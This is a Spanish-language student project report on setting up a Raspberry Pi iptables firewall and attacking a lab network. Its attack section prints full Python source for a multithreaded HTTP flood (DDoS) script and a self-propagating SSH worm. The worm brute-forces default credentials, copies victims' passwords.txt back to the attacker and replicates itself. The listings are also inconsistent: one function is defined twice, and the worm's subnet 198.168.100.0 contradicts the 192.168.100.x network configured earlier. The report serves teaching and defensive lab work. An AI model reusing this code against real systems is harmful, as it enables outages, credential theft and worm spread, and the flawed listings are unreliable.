

# Informe de Proyecto del Primer Parcial

Christopher Armas<sup>L00387665</sup>, Holger Catucuamba<sup>L00387361</sup>, Jhois Cedeño<sup>L00400670</sup>,  
Jonathan Cortez<sup>L00384568</sup>

Universidad de las Fuerzas Armadas  
rcarmas@espe.edu.ec  
hfcatucuamba@espe.edu.ec  
jmcedeno10@espe.edu.ec  
jacortez3@espe.edu.ec

## Abstract

Este proyecto esta enfocado en el ámbito de la ciberseguridad y como este tema puede ser desarrollado de manera didáctica con la implementación de equipos que simulen herramientas imprescindibles para la protección de los dispositivos de red como lo son los firewalls. Mediante una topología de trabajo de pequeña escala vamos a implementar un esquema de red para probar diferentes ataques informáticos y verificar la magnitud y el impacto potencial que pueden tener. Configuraremos un firewall utilizando un dispositivo multi-propósito (Raspberry Pi) con el objetivo de contrarrestar y proteger de estos ataques a los dispositivos de nuestra topología planteada. El presente informe de proyecto busca documentar el proceso para la implementación de un firewall, cinco ataques informáticos diferentes entre sí, una topología de red conformada por un servidor, un router, switch, y cuatro dispositivos hosts desde donde se efectuarán los ataques al resto de dispositivos de la red. También se buscará capturar el tráfico proveniente de la red mediante el uso de herramientas de análisis de paquetes de red con el fin de distinguir tráfico legítimo de un potencial tráfico malicioso proveniente de un ataque informático.

## 1 Introducción

La seguridad en las redes informáticas es una característica importante de una red en donde se conectan múltiples dispositivos, estos dispositivos deben encontrarse asegurados contra ataques informáticos. Para lograr que una red sea segura ante ataques informáticos se debe implementar medidas de seguridad como un firewall, limitar el acceso a los puertos, limitar algunos protocolos de red, limitar la dirección de tráfico de algunos puertos. El Firewall es una forma de aumentar la seguridad e integridad de una red que junto a otras medidas de seguridad permiten tener una red robusta, estable y segura. Se debe evitar el acceso a puertos los cuales no se vayan a utilizar, realizar el cambio de puertos por defecto para evitar tráfico malicioso. Al limitar protocolos de red se puede evitar la conexión entre equipos que no pertenecen a la red. La limitación de dirección de tráfico de algunos puertos es de suma importancia, debido a que los ataques realizan una gran cantidad de tráfico a los puertos disponibles.

Un firewall puede definirse como un dispositivo de hardware o un programa de software que tiene la función de filtrar la información que circula a través de una conexión de red. Es con-

siderado como una primera línea de defensa para evitar un acceso no deseado a una red. Su funcionamiento se basa en reglas de seguridad definidas por un administrador que regulan la entrada y la salida de todo el tráfico de red, permite bloquear o admitir en función del puerto, protocolo, y la dirección IP de una conexión [1]. Al realizar limitaciones de protocolos de red se evita que equipos desconocidos puedan realizar ping a los equipos que se encuentran en la red, esto se lo realiza mediante el uso de cableado, en el caso del uso de red inalámbrica se aplica un filtro de dispositivos mediante la MAC, es decir, que se pueden conectar solo los equipos con la MAC registrada. La limitación de puertos es una acción muy importante en la seguridad de redes, ya que se debe realizar el bloqueo de los puertos que no se estén utilizando, de igual manera cambiar los puertos por defecto para evitar el ingreso de ataques.

En la novena Conferencia Internacional sobre Sistemas y Redes de Comunicación (COMSNETS)[2] se plantea una solución de seguridad informática aplicada para dispositivos IoT (Internet de las cosas). Se utiliza una Raspberry Pi como una puerta de enlace para asegurar la comunicación de una red doméstica en donde se conectan dispositivos IoT. También se menciona el uso de un panel de detección de tráfico mediante herramientas compatibles con esta plataforma en donde se lo usará para analizar el comportamiento de los dispositivos de la red y mantener un control adecuado sobre ellos. Esta solución permite la protección de ataques externos e internos y el bloqueo de webs prohibidas o peligrosas, debido a que los ataques se realizan por ejecutar programas de dudosa procedencia e ingresar a páginas web fraudulentas o inseguras.

En la actualidad existen varias inseguridades en la red, tanto empresariales como domesticas por lo cual es esencial tener un sistema de protección contra ataques. El firewall es una forma de protección efectiva debido a que se puede realizar la implementación de reglas lo cual limita el tráfico, el acceso, la desactivación de protocolos inutilizados, entre otros. Para obtener resultados favorables se debe realizar ataques a la red y el firewall debe proteger de los ataques, se debe realizar el análisis de los ataques que en el caso se implementaran 5 diferentes ataques y en base al tipo de ataque se implementara una regla de protección. Los ataques se desarrollan en el lenguaje de programación Python, para analizar los ataques se debe monitorizar el tráfico y cada una de las líneas de código. Una vez implementadas las reglas en el firewall se verifica que funcione de manera óptima contra los ataques.

## 2 Antecedentes

El Internet se ha vuelto parte indispensable de la vida cotidiana lo cual se ha vuelto un blanco atractivo para Hackers con la finalidad de robar informacion, estafar, capturar informacion, dañar informacion, entre otros. Cada ataque tiene una funcionalidad diferente, los ataques que se realizan para lograr lo anteriormente mencionado son gusano, troyano, spyware, adware, ransomware, rootkit, APTs, spam, fraude de telecomunicaciones, llamadas automaticas, fraude de tarjetas de creditos en linea, Dos, DDos, phising, click fraude, ciber ataques, ataques fisicos, ataques fisico-digitales, U2R, R2L, investigacion (ingenieria social), ataques de fuerza bruta y ataques de SQL Injection. [3]. Por este motivo nos encargaremos de realizar scripts maliciosos con el lenguaje de programación python y ejecutarlos remotamente desde nuestras máquinas que estarán protegidas por el firewall.

Por otra parte como se mencionó en la introducción del presente informe, se ha planteado un escenario similar al que se presentó en la conferencia COMSNETS [2]. La solución propuesta es un enfoque útil e innovador para asegurar la seguridad de las redes domésticas que utilizan

dispositivos IoT. Al utilizar una raspberry Pi como puerta de enlace, se puede controlar y monitorear el tráfico de datos entrante y saliente de la red, bloqueando cualquier paquete sospechoso que pueda representar una amenaza para la seguridad. Además, el uso de herramientas de detección de tráfico permite analizar el comportamiento de los dispositivos conectados a la red, lo que facilita el control y la gestión de los mismos.

Además de brindar protección contra amenazas externas, la solución de seguridad propuesta también tiene otras ventajas. Por ejemplo, al utilizar una Raspberry Pi como puerta de enlace, se puede implementar fácilmente en cualquier red doméstica sin necesidad de adquirir equipos costosos o complejos. Además, la plataforma es compatible con una amplia gama de herramientas de detección de tráfico como "Wireshark" (un analizador de paquetes), lo que permite adaptar la solución a las necesidades y preferencias del usuario. En resumen, es una opción accesible y flexible para mejorar la seguridad de las redes domésticas que utilizan dispositivos IoT. También se ofrece una forma eficaz de proteger las redes domésticas contra posibles ataques ciberneticos y otros riesgos de seguridad.

Por otra parte, debemos mencionar las desventajas que presenta esta solución. Una de las principales desventajas de utilizar una raspberry Pi como un firewall es su capacidad limitada de procesamiento. La Raspberry Pi es una plataforma de bajo costo y tamaño reducido, por lo que no tiene la misma capacidad de procesamiento que un equipo de escritorio o servidor más potente. Esto puede ser un problema si se desea utilizar una raspberry Pi como un firewall en una red de tamaño mediano o grande, ya que puede no ser capaz de manejar el tráfico de datos sin experimentar un rendimiento reducido. Además, aunque la raspberry Pi es una plataforma versátil y accesible, puede no ser compatible con todas las herramientas y aplicaciones disponibles para firewalls más potentes o dedicados, lo que puede limitar su capacidad para personalizar y adaptar la solución a las necesidades de la red.

Si bien el problema de la capacidad de procesamiento puede no representar un riesgo considerable ya que estará enfocada a redes domésticas puequeñas, y por ende el nivel de tráfico esperado es menor, existe una desventaja con relación a la vulnerabilidad del dispositivo. Es posible que el Raspberry Pi se convierta en un punto de falla en la red. Como se mencionó anteriormente, la raspberry Pi actúa como un firewall que controla y monitorea el tráfico de datos en la red. Si la raspberry Pi falla o deja de funcionar correctamente, esto puede afectar el rendimiento de la red y exponerla a posibles amenazas de seguridad. Por lo tanto, es importante asegurarse de que la raspberry Pi esté correctamente configurada y mantenida para evitar este tipo de problemas. Además, debido a que la raspberry Pi es una plataforma de bajo costo, puede ser más vulnerable a ataques físicos o de software que otros equipos más costosos y robustos. Por lo tanto, es importante considerar estos factores al elegir una raspberry Pi como un firewall, tomando en cuenta factores como el tamaño de la red, el nivel de protección requerido, o las opciones de personalización que se busquen.

Después de profundizar acerca de las ventajas y desventajas de la solución planteada en el trabajo relacionado, cambiaremos nuestro enfoque a la contextualización breve de las herramientas que utilizamos para nuestro proyecto de unidad. Antes de avanzar es pertinente que definamos lo que es una Raspberry. Una Raspberry Pi es una computadora de bajo costo y tamaño reducido que se utiliza principalmente para proyectos de electrónica y programación. La Raspberry Pi fue desarrollada por la Fundación Raspberry Pi, una organización sin fines de lucro con sede en el Reino Unido. La Raspberry Pi se caracteriza por su tamaño compacto, su bajo costo y su capacidad de ejecutar un sistema operativo completo como Linux o Windows. La Raspberry

Pi está disponible en diferentes modelos con diferentes especificaciones técnicas, como diferentes procesadores, cantidades de memoria y puertos de entrada/salida.

### 3 Método

En esta sección del informe presentaremos el diseño de la red y la implementación respectiva del firewall y los ataques informáticos. A continuación describiremos los aspectos generales de cada uno de ellos. En las sección de diseño, análisis y optimización profundizaremos en cada aspecto.

#### 3.1 Diseño

La red tiene una estructura de tipo árbol. Un router Huawei HG8546M es la puerta de enlace para todos los dispositivos de la red, el mismo está configurado para la asignación de direcciones IP de forma dinámica utilizando DHCP. Luego, a través de un cable ethernet se conecta a un switch Cisco de 8 puertos FastEthernet no configurable, el cual tendrá la función de interconectar todos los dispositivos de la red (hosts, servidor web y firewall). Los dispositivos fueron conectados de manera ordenada desde el segundo puerto, reservando el primer puerto para la conexión con el router. Los dispositivos se conectan al switch utilizando las interfaces de puerto ethernet que poseen en sus respectivas tarjetas de red, a excepción de dos hosts los cuales se conectan inalámbricamente al router a través de una SSID y contraseña configurada previamente. En la Figura 1 se puede apreciar la topología de la red mencionada.




Figure 1: Topología de la red

#### 3.2 Análisis

El diseño de la Figura 1 consta de varios dispositivos como un router, Raspberry Pi, switch y PCs, cada uno de estos dispositivos se analizan en la Tabla 1. Para realizar el ataque se usa que se encuentra dentro de la red, esto se debe a que los ataques implementados deben ser ejecutados

dentro de la red, pero el daño que puede realizar es en toda la red. Los ataques que implementaran son cinco, cada ataque tiene una funcionalidad diferente con el objetivo de agregar reglas que protegen a la red de ataques similares a los realizados.

Nombre	Caracteristica	Dispositivo
Router	Es un dispositivo el cual interconecta dispositivos, permite enrutar información de un dispositivo a otro.	
Switch	Es un dispositivo que permite interconectar dispositivos de red.	
Raspberry Pi	Es un minicomputador usado para IoT, cuenta con un procesador y una memoria RAM suficiente para su correcto funcionamiento.	
PC	Es un equipo electrónico que cumple varias funciones personales o empresariales.	

Table 1: Análisis del Hardware

Los ataques como Gusano, Troyano, dropper y adware son ataques que tienen la finalidad de obtener acceso no autorizado o de capturar información de la red como de los servidores. Este tipo de ataques son los mas comunes, debido a su facilidad de programación. Estos ataques buscan puertos abiertos para ingresar a los diferentes dispositivos que se encuentran en la red, de igual manera analiza todas las direcciones IPs para verificar los puertos por el cual puede ingresar el ataque. El ataque DDoS es de los mas peligrosos que se pueden encontrar, debido a su cantidad de ataques que realiza para vulnerar la seguridad, es decir, envía una cantidad de trafico de gran cantidad hasta lograr tener acceso, el ataque lo realiza a puertos y protocolos hasta obtener acceso.

### 3.3 Optimización

Existen dispositivos específicamente diseñados para una función en específico como es el caso del firewall, el cual es un dispositivo el cual controla y protege el tráfico de información de una empresa, sin embargo, en el caso de requerir protección para el hogar no es factible realizar la compra de un firewall, sin embargo se puede implementar uno con ayuda de una Raspberry Pi el cual es un minicomputador el cual es usado para IoT, al tener un sistema operativo basado en Linux garantiza una mayor protección mediante la implementación de reglas las cuales protegen la red de intrusos.




Figure 2: Tipos de Firewall

Existen diferentes formas de colocar un firewall como se observa en la Figura 2. En el literal a se observa un firewall que se encuentra intermedio entre el router y switch, cumple con la principal funcionalidad de filtrar el tráfico, este tipo de firewall es muy implementado en el ámbito empresarial debido a que el diseño del mismo está dado específicamente para este tipo de topología. En el literal b se observa un firewall como si fuese un dispositivo más dentro de la red, pero al igual que el diseño del literal a realiza el filtrado de tráfico, esta topología es la que se implementa al momento de realizar un firewall con una Raspberry, debido a que tenemos un nuevo dispositivo con una funcionalidad diferente, debido a su configuración este realizará el tráfico en la Raspberry y posteriormente se dirigirá a su dispositivo de destino. Y finalmente en el literal c observamos que cada uno de los dispositivos cuenta con un firewall, este diseño no requiere un firewall físico, ya que cada dispositivo cuenta con un firewall como software lo cual permite una protección personalizada, todos los dispositivos cuentan con un firewall como software pero no garantiza la misma seguridad como un firewall físico.

### 3.4 Implementación

Antes de configurar la Raspberry se requiere modificar el router con la finalidad de ingresar una nueva IP, colocamos 192.168.100.1 como dirección IP primaria y el DHCP será un rango desde 2 hasta 254 la configuración la realizamos como se observa en la Figura 4. Se coloca cada uno de los dispositivos en el switch y el switch lo conectamos en el router. Una vez conectado y configurado el router procedemos a realizar la configuración de la Raspberry la cual debe encontrarse con el sistema operativo Raspbian el cual es propio para todos los equipos Raspberry PI. Para la configuración inicial requerimos conectar periféricos como mouse, teclado y pantalla.

Se debe tomar en cuenta que requerimos de una IP estática para nuestro Firewall que nos permita comunicarnos directamente con la raspberry, para ello aplicaremos comandos para actualizar el sistema operativo y reiniciaremos. De igual manera se requiere la activación del SSH para el control de la raspberry de forma remota, esto evitará que tengamos que conectarnos a una pantalla o usar periféricos extras para usar la raspberry.

The screenshot shows two configuration pages for a network device:

- LAN > LAN Host Configuration**: This page allows you to set the primary LAN management IP address. A note at the top states: "On this page, you can configure the LAN management IP address. After changing the LAN management IP address, ensure that the primary address pool on the DHCP server is in the same subnet as the new LAN IP address. Otherwise, the DHCP server does not function properly." It includes fields for Primary IP Address (192.168.100.1) and Primary Address Subnet Mask (255.255.255.0).
- LAN > DHCP Server Configuration**: This page allows you to configure DHCP server parameters. A note at the top states: "On this page, you can configure DHCP server parameters for the LAN-side device to obtain IP addresses." It includes sections for Primary Address Pool and Secondary Address Pool. Under Primary Address Pool, checkboxes are checked for Enable Primary DHCP Server, Enable DHCP Relay, and Enable Option125. The LAN Host IP Address is set to 192.168.1.1 and the Subnet Mask to 255.255.255.0. The DHCP address pool is defined by Start IP Address (192.168.100.2) and End IP Address (192.168.100.254). Lease Time is set to 1 day. Primary DNS Server is set to 192.168.100.1. Under Secondary Address Pool, there is an option to enable it and a checkbox for the Server.

Figure 3: Modificación IP y DHCP

```
sudo apt update
sudo apt upgrade
sudo reboot
```

```
sudo raspi-config
```

Realizamos la configuración de una IP estática para la Raspberry, como se había configurado un DHCP en el router nuestra IP va ha cambiar con el paso de un día, para ello colocaremos la IP 192.168.100.10 para ello colocamos el siguiente comando y posteriormente pegamos 4 líneas en el script de configuración.

```
sudo nano /etc/dhcpcd.conf
```

```

nohook wpa_supplicant
interface wlan0
static ip_address=192.168.100.10/24
static routers=192.168.100.1

```

Una vez realizado lo anterior podemos empezar a configurar el firewall, hay que tomar en cuenta que el firewall es un conjunto de reglas el cual tiene una lista blanca y una lista negra. Todo aquello que coloquemos en la lista blanca serán permisos que daremos a la red y la lista negra son todos los bloqueos que realizaremos. Debemos colocar los siguientes comandos para aplicar reglas básicas.

```

sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
sudo iptables -A FORWARD -i eth0 -o wlan0 -m state --state RELATED,ESTABLISHED -j ACCEPT
sudo iptables -A FORWARD -i wlan0 -o eth0 -j ACCEPT

sudo iptables -A FORWARD -p tcp --dport 80 -j DROP

```

Realizaremos la creación de un script con un conjunto de reglas requeridos, se recomienda realizar comentarios de la función de cada una de las reglas para lograr tener futuras referencias, posteriormente se debe dar permisos para que el script pueda ejecutarse y finalmente ejecutar el script.

```
sudo nano /usr/local/bin/firewall.sh
```

```

1 #!/bin/sh
2 #Clear all rules
3 iptables -F
4
5 #Whitelist mode
6 iptables -P INPUT ACCEPT
7 iptables -P FORWARD DROP
8 iptables -P OUTPUT ACCEPT
9
10 #Allow PING for everyone
11 iptables -A FORWARD -p icmp -j ACCEPT
12
13 #Allow HTTP/HTTPS for WiFi clients
14 iptables -A FORWARD -p tcp --dport 80 -j ACCEPT
15 iptables -A FORWARD -p tcp --dport 443 -j ACCEPT
16
17 #Allow POP/IMAP/SMTP for WiFi clients
18 iptables -A FORWARD -p tcp --dport 25 -j ACCEPT
19 iptables -A FORWARD -p tcp --dport 110 -j ACCEPT
20 iptables -A FORWARD -p tcp --dport 993 -j ACCEPT
21
22 #Allow PING for WiFi clients
23 iptables -A FORWARD -p icmp -j ACCEPT
24
25 #Allow NAT
26 iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
27 iptables -A FORWARD -i eth0 -o wlan0 -m state --state RELATED,ESTABLISHED -j
    ACCEPT
28
29 ## open port ssh tcp port 22 ##
30 iptables -A INPUT -m state --state NEW -m tcp -p tcp --dport 22 -j ACCEPT
31 iptables -A INPUT -s 192.168.100.0/24 -m state --state NEW -p tcp --dport 22 -j
    ACCEPT

```

```

32 ## open cups (printing service) udp/tcp port 631 for LAN users ##
33 iptables -A INPUT -s 192.168.100.0/24 -p udp -m udp --dport 631 -j ACCEPT
35 iptables -A INPUT -s 192.168.100.0/24 -p tcp -m tcp --dport 631 -j ACCEPT
36
37 ## allow time sync via NTP for lan users (open udp port 123) ##
38 iptables -A INPUT -s 192.168.100.0/24 -m state --state NEW -p udp --dport 123 -j
    ACCEPT
39
40 ## open tcp port 25 (smtp) for all ##
41 iptables -A INPUT -m state --state NEW -p tcp --dport 25 -j ACCEPT
42
43 # open dns server ports for all ##
44 iptables -A INPUT -m state --state NEW -p udp --dport 53 -j ACCEPT
45 iptables -A INPUT -m state --state NEW -p tcp --dport 53 -j ACCEPT
46
47 ## open http/https (Apache) server port to all ##
48 iptables -A INPUT -m state --state NEW -p tcp --dport 80 -j ACCEPT
49 iptables -A INPUT -m state --state NEW -p tcp --dport 443 -j ACCEPT
50
51 ## open tcp port 110 (pop3) for all ##
52 iptables -A INPUT -m state --state NEW -p tcp --dport 110 -j ACCEPT
53
54 ## open tcp port 143 (imap) for all ##
55 iptables -A INPUT -m state --state NEW -p tcp --dport 143 -j ACCEPT
56
57 ## open access to Samba file server for lan users only ##
58 iptables -A INPUT -s 192.168.100.0/24 -m state --state NEW -p tcp --dport 137 -j
    ACCEPT
59 iptables -A INPUT -s 192.168.100.0/24 -m state --state NEW -p tcp --dport 138 -j
    ACCEPT
60 iptables -A INPUT -s 192.168.100.0/24 -m state --state NEW -p tcp --dport 139 -j
    ACCEPT
61 iptables -A INPUT -s 192.168.100.0/24 -m state --state NEW -p tcp --dport 445 -j
    ACCEPT
62
63 ## open access to proxy server for lan users only ##
64 iptables -A INPUT -s 192.168.100.0/24 -m state --state NEW -p tcp --dport 3128 -j
    ACCEPT
65
66 ## open access to mysql server for lan users only ##
67 iptables -I INPUT -p tcp --dport 3306 -j ACCEPT
68
69 ##Mas exigente
70 iptables -A OUTPUT -p all -j DROP

```

Listing 1: Reglas del Firewall

```

sudo chmod +x firewall.sh

sudo /usr/local/bin/firewall.sh

```

Se realiza la instalación de Webmin el cual nos permitirá realizar la monitorización de la Raspberry de Manera remota, esta monitorización se la realiza mediante la dirección IP de la Raspberry acompañado del puerto 10000, esto se lo puede realizar desde cualquier navegador, de esta manera podemos ingresar o quitar reglas de manera mas facil y rapida. Para ello debemos colocar los siguientes comandos.

```
wget https://prdownloads.sourceforge.net/webadmin/webmin-1.941.tar.gz
```

```
tar -zxvf webmin-1.941.tar.gz cd webmin-1.941  
sudo ./setup.sh /usr/local/webmin
```

## 4 Evaluación Experimental

En esta sección procederemos a explicar la configuración experimental así como también los resultados de los ataques que ejecutaremos hacia nuestra topología de red enfatizando el trabajo de nuestro firewall para la prevención de los mismos.

### 4.1 Configuración experimental

Como se observó previamente en lo que respecta a los equipos usados para esta práctica se encuentran descritos en la sección 3.1 de diseño en donde también enfatizamos como están conectados entre sí con la Figura 1 de nuestra topología de red.

En el caso de las plataformas y sistemas operativos utilizados, la Raspberry Pi utilizada ejecuta una versión de Linux adaptada a esta plataforma: Raspbian. Por otro lado el servidor web que se levantó se lo hizo en un computador portátil HP 240 G3 en donde se instaló CentOS con los parámetros de instalación completa, es decir con la mayoría de herramientas disponibles. Finalmente los computadores hosts de la red utilizan versiones de Windows 8.1. El router que utilizamos (Huawei HG8546M) posee el firmware de fábrica, y el switch Cisco no es configurable.

Por otro lado, la herramienta que se usó para la captura del tráfico de red es Wireshark. Wireshark es una herramienta de análisis de red gratuita y de código abierto. Se utiliza para monitorear y analizar el tráfico de red en una computadora o en una red. Se seleccionó esta herramienta debido a que posee una interfaz gráfica fácil de usar y que permite observar en tiempo real el tráfico de una red y filtrar los datos de acuerdo a diferentes criterios. Además, Wireshark también incluye una serie de herramientas avanzadas para ayudar a analizar el tráfico de red y detectar posibles problemas o intrusiones en la red. Profundizaremos más adelante los resultados del uso de esta herramienta y como se identifica el tráfico proveniente de un potencial ataque informático.

Como se mencionó anteriormente en la introducción, el lenguaje utilizado para el desarrollo de los ataques fue Python, precisamente la versión 3.11.1 que a fecha del 06 de diciembre de 2022 (cuando se redactó el presente informe) es la última versión. Se escogió este lenguaje debido al alto nivel de uso que tiene, lo cual permite obtener recursos y documentación de forma más sencilla. Además es un lenguaje más fácil de leer en comparación a otros lenguajes, lo que nos permite optimizar el tiempo para la codificación de los ataques los cuales describiremos a continuación:

**Ataque: DDoS** Este ataque implementado en el archivo ddos.py esta creado para permitir inundar a un servidor que con tantas solicitudes HTTP que van a hacer que este se colapse y no pueda responder más. Para eso hicimos uso del siguiente código el cual vamos a proceder a explicar posteriormente.

```
1 import socket  
2 import threading  
3
```

```

4  # Configuracion de IPs y puerto de ataque
5 target = '192.168.100.2'
6 fake_ip = '182.21.20.32'
7 port = 80
8
9 # Funcion de ataque real
10 def attack():
11     while True:
12         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
13         s.connect((target, port))
14         s.sendto(("GET /" + target + " HTTP/1.1\r\n").encode('ascii'), (target,
15             port))
16         s.sendto(("Host: " + fake_ip + "\r\n\r\n").encode('ascii'), (target, port)
17     )
18     s.close()
19
20 # Configuracion numero de solicitudes
21 for i in range(500):
22     thread = threading.Thread(target=attack)
23     thread.start()
24
25 # Creacion de variable de rastreo
26 attack_num = 0
27
28 def attack():
29     while True:
30         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
31         s.connect((target, port))
32         s.sendto(("GET /" + target + " HTTP/1.1\r\n").encode('ascii'), (target,
33             port))
34         s.sendto(("Host: " + fake_ip + "\r\n\r\n").encode('ascii'), (target, port)
35     )
36
37     global attack_num
38     attack_num += 1
39     print(attack_num)
40
41     s.close()

```

Listing 2: Código ataque DDoS

Para explicar su funcionamiento: Lo primero que necesitamos es la dirección IP del objetivo, el puerto que queremos atacar y nuestra dirección IP falsa que queremos usar. Para esto escogeremos la dirección asignada a uno de los equipos de nuestra topología el cual deseemos atacar en este caso la 192.168.100.2. Hay que tener en cuenta que este tipo de dirección IP falsa en realidad no nos oculta quienes somos y lo podemos designar en la línea de código 5, 6 y 7 .

Lo siguiente que debemos hacer es implementar la función de ataque real. Esta función de ataque es la función que se ejecutará en cada uno de nuestros subprocesos individuales. Comienza un ciclo sin fin, dentro del cual crea un socket, se conecta al objetivo y envía una solicitud HTTP una y otra vez como podemos constatar desde la línea 10 hasta la línea 16.

Por último tenemos que aplicar la cantidad de subprocesos que ejecuten esta función al mismo tiempo. Si solo ejecutáramos la función, esta enviaría muchas solicitudes una y otra vez pero siempre sería una tras otra. Mediante el uso de subprocesos múltiples podemos enviar muchas solicitudes a la vez. En este caso, estamos iniciando 500 subprocesos que ejecutarán nuestra función. Pero este número se puede escoger a nuestro antojo. Esto lo podemos modificar en la línea 19. Para finalizar creamos una variable attack\_num que rastrea cuántas solicitudes ya se

han enviado. Con cada iteración aumentamos este número y lo imprimimos como lo podemos observar en la línea 24 y 34.

**Ataque: Worm** Este ataque conocido también como gusano está implementado en el archivo worm.py. Su intención es propagarse por la red seleccionada a través de una conexión SSH y copiarse en el host remoto. Si la víctima tiene un archivo passwords.txt en el directorio de inicio, este ataque obtendrá el archivo y lo enviará de vuelta al sistema del atacante. Lo procederemos a realizar mediante el siguiente código el cual vamos a explicar su funcionamiento posteriormente:

```
1 import logging
2 import paramiko
3 import scp
4 import sys
5
6
7 class Worm:
8     """ Esta clase representa la implementacion de un gusano que se propaga a
9        traves de conexiones SSH.
10       """
11
12     def __init__(self, network_address):
13         self._network = network_address
14
15     @property
16     def network(self):
17         """ Red, en la que se propaga el gusano. """
18         return self._network
19
20     @network.setter
21     def network(self, new_network):
22         self._network = new_network
23
24     @property
25     def credentials(self):
26         """ Posibles credenciales SSH de la victim. """
27         return (
28             ('user', 'user'),
29             ('root', 'root'),
30             ('msfadmin', 'msfadmin')
31         )
32
33     def generate_addresses_on_network(self):
34         """ Generar direcciones de hosts en la red dada.
35            Por simplicidad se espera la siguiente mascara:
36            255.255.255.0
37
38            network = self.network.split('.')
39            for host in range(1, 256):
40                network[-1] = str(host)
41                yield '.'.join(network)
42
43    def spread_via_ssh(self):
44        """ Propaga el gusano en la red a traves de conexiones SSH.
45        Para establecer una conexion SSH, pruebe la contrasenia de usuario
46        seleccionada combinaciones Cuando se establezca la conexion, copia
47        el gusano al host remoto.
48
49        # Configura el cliente SSH.
50        ssh = paramiko.SSHClient()
51        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
```

```

51     for remote_address in self.generate_addresses_on_network():
52         logging.debug('Trying to spread on the remote host: {}'.format(
53             remote_address))
54         for user, passw in self.credentials:
55             try:
56                 ssh.connect(remote_address, port=22, username=user, password=
57                         passw, timeout=10)
58                 logging.debug('The worm is successfully connected to the remote
59                 host [{}, {}]'.format(user, passw))
60
61                 # Crea cliente SCP para transmision de archivos.
62                 scp_client = scp.SCPClient(ssh.get_transport())
63                 # Obtiene el archivo con las contraseñas de la victim.
64                 try:
65                     scp_client.get('passwords.txt')
66                     logging.debug('The victim had passwords.txt')
67                 except Exception:
68                     logging.debug('The victim did not have passwords.txt')
69
70                 # Carga el gusano en el host remoto.
71                 scp_client.put(sys.argv[0])
72                 print()
73
74             except Exception:
75                 logging.debug('The remote host refused connection with
76                 credentials {},{}'.format(user, passw))
77
78 if __name__ == '__main__':
79     logging.basicConfig(level=logging.DEBUG)
80     # Deshabilita el registro basico de paramiko para que el registro sea mas
81     # facil de leer.
82     logging.getLogger('paramiko').setLevel(logging.CRITICAL)
83
84     # Inicializa el gusano con la direccion de red.
85     worm = Worm('198.168.100.0')
86     # Propaga a traves de conexion SSH en la red.
87     worm.spread_via_ssh()

```

Listing 3: Código ataque Worm

Para explicar su funcionamiento: Primero creamos nuestro gusano y le pasamos una dirección de red que representa la red en la que debe propagarse. En este caso utilizaremos la red 198.168.100.0 que es la red que especificamos en nuestra topología como se puede observar en la línea de código número 82. Luego llamamos a la función spread\_via\_ssh, que intenta conectarse a cada host en la red, para establecer una conexión SSH y propagarse (mientras roba el archivo de passwords) como nos indica la línea 84.

Al principio, este método crea un SSHClient del módulo paramiko que nos ayudaría a crear la conexión y esta presente en la línea 49 y 50. Luego itera sobre todas las direcciones de host en la red (implementado como generador generate\_addresses\_on\_network). El gusano contiene credenciales de propiedad, que representan combinaciones de nombres de usuario y contraseñas que el gusano está dispuesto a probar. Eso significa que intentará iniciar sesión a través de SSH 3 veces en cada host. SSH usa el puerto 22.

Si la conexión falla, se captura como una excepción y el gusano continúa con otro usuario o host. Sin embargo, si se establece la conexión, podemos crear un cliente SCP que transmitirá

nuestros archivos como nos describe la línea 60. Ahora podemos ejecutar comandos de transmisión de archivos. Uno obtendrá el archivo de contraseñas y el segundo enviará el gusano al host remoto. El nombre del archivo se obtiene de los argumentos del sistema como se puede observar desde la línea 62 hasta la línea 69.

